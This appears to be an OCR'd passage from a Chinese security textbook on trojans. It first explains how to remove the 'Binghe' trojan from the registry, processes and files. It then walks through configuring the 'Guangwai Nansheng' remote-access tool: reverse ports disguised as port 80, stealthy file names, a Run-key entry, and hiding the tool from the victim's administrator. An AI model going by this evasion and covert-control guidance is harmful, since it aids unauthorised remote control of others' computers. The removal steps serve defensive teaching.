


图 12.21 注册表 Run 子键目录

在目录中发现了一个默认的键值 C:\WINNT\system32\kernel32. exe，这就是“冰河”木马在注册表中加入的键值，将它删除。

再打开子键目录 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices，如图 12. 22 所示。



图 12.22 注册表 RunServices 子键目录

在目录中也发现了一个默认的键值 C:\WINNT\system32\kernel32. exe，这也是“冰河”木马在注册表中加入的键值，将它删除。上面两个注册表的子键目录 Run 和 RunServices 中存放的键值是系统启动时自动启动的程序，一般病毒程序、木马程序和后门程序等都放在这些子键目录下，所以要经常检查这些子键目录下的程序，如果有不明程序，要着重进行分析。

接下来中断木马进程。进入任务管理器，结束正在运行的 kernel32. exe，如图 12. 23 所示。

然后进入 C:\WINNT\system32 目录，找到“冰河”木马的两个可执行文件 kernel32. exe 和 Sysexplr. exe 文件，将它们删除，如图 12. 24 所示。

修改文件关联也是木马常用的手段。“冰河”木马将 txt 文件的默认打开方式由 notepad. exe 改为木马的启动程序，除此之外，html、exe、zip、com 等也都是木马的目标。所以，在最后需要恢复注册表中的 txt 文件关联功能，只要将注册表的 HKEY_CLASSES_ROOT\txtfile\shell\open\command 下的默认值由中木马后的 C:\Windows\system\Sysexplr. exe %1 改为正常情况下的 C:\Windows\notepad. exe %1 即可，如图 12. 25 所示。



图 12.23　任务管理器中的木马进程



图 12.24　Sysexplr.exe 文件和 kernel32.exe 文件

最后,重新启动主机即可,这样就把“冰河”木马彻底删除了。

(3) 杀毒软件查杀。

大部分杀毒软件都有查杀木马的功能,可以通过这个功能对主机进行全面扫描来去除木马。

2. “广外男生”的使用

“广外男生”是广外程序员网络小组制作的远程控制以及网络监控工具。它采用了“端口反弹”和“线程插入”技术,可以有效逃避防火墙对木马程序的拦截。

1) “广外男生”的客户端和服务器端的配置和连接

(1) 打开“广外男生”的主程序,界面如图 12.26 所示。

(2) 进行客户端设置。选择菜单“设置”→“客户端设置”命令,弹出客户端设置界面,如




图 12.25 恢复 txt 文件关联功能




图 12.26 “广外男生”主界面

图 12.27 所示,在窗口中可以看到它采用“反弹端口+线程插入技术”的提示。

在“客户端最大连接数”中填入允许多少台客户端主机来控制服务器端,注意不要填入太大的数字,否则容易造成服务器端主机死机。在“客户端使用端口”中填入服务器端连接到客户端的哪个端口,这是迷惑远程服务器端主机管理员和防火墙的关键,填入一些常用的端口,会使远程主机管理员和防火墙误以为连接的是一个合法的程序。比如使用端口 80,



图 12.27　客户端设置

就会使管理员以为自己连接在远程的 Web 服务器上。选择“只允许以上地址连接”选项，使客户端主机 IP 地址处于默认的合法控制 IP 地址池中。

(3) 单击“下一步”按钮，设置木马的连接类型，弹出如图 12.28 所示的对话框。



图 12.28　设置连接类型

连接类型有两种，一是“使用 HTTP 网页 IP 通知”，二是“客户端处于静态 IP(固定 IP 地址)”。本试验选择第二项。

单击“下一步”按钮，显示出完成设置的对话框，点击“完成”就结束了客户端的设置。

(4) 进行服务器端设置。选择菜单“设置”→“生成服务器端”命令，这时，会弹出“广外男生”服务器端生成向导，直接单击“下一步”按钮，弹出如图 12.29 所示的常规设置界面。

在“EXE 文件名”和“DLL 文件名”中填入加载到远程主机系统目录下的可执行文件和动态链接库文件，在“注册表项目”中填入加载到远程主机注册表中的 Run 目录下的键值名。这些文件名都是相当重要的，因为这是迷惑远程主机管理员的关键所在，如果文件名起得非常有隐蔽性，比如 sysremote.exe、sysremote.dll，那么就算管理员发现了这些文件，也不知道这些文件可能就是木马文件。



图 12.29 常规设置选项

注意：把“服务端运行时显示运行标识并允许对方退出”前面的对钩去掉，否则服务器端主机的管理员就可以轻易发现自己被控制了。

(5) 单击“下一步”按钮，弹出网络设置对话框，如图 12.30 所示。



图 12.30 网络设置

由于前面选择的是“客户端处于静态 IP”，所以此处选择“静态 IP”选项，在“客户端 IP 地址”中填入入侵者的静态 IP 地址，“客户端用端口”填入在客户端设置中选择的连接端口。

(6) 单击“下一步”按钮，弹出生成文件的界面，如图 12.31 所示。

在“目标文件”中填入所生成的服务器端程序的存放位置，如 E:\gwboy092A\hacktest.exe，这个文件就是需要植入远程主机的木马文件。单击“完成”按钮即可完成服务器端程序的设置，这时就生成了一个名为 hacktest.exe 的可执行文件。

(7) 在目标主机上执行木马程序 hacktest.exe，当然在实际情况中，想在远程主机中植入木马程序是很复杂的事情，这涉及社会工程学、文件伪装等技术。由于采用了反弹端口技术，在服务器端主机上执行木马程序后，客户端主机只需等待服务器端主机主动连接，过了一段时间后，客户端主机“广外男生”显示界面如图 12.32 所示，表示连接成功。

这时，就可以和使用第二代木马“冰河”一样控制远程主机，主要的控制选项有“文件共



图 12.31　生成文件位置选择

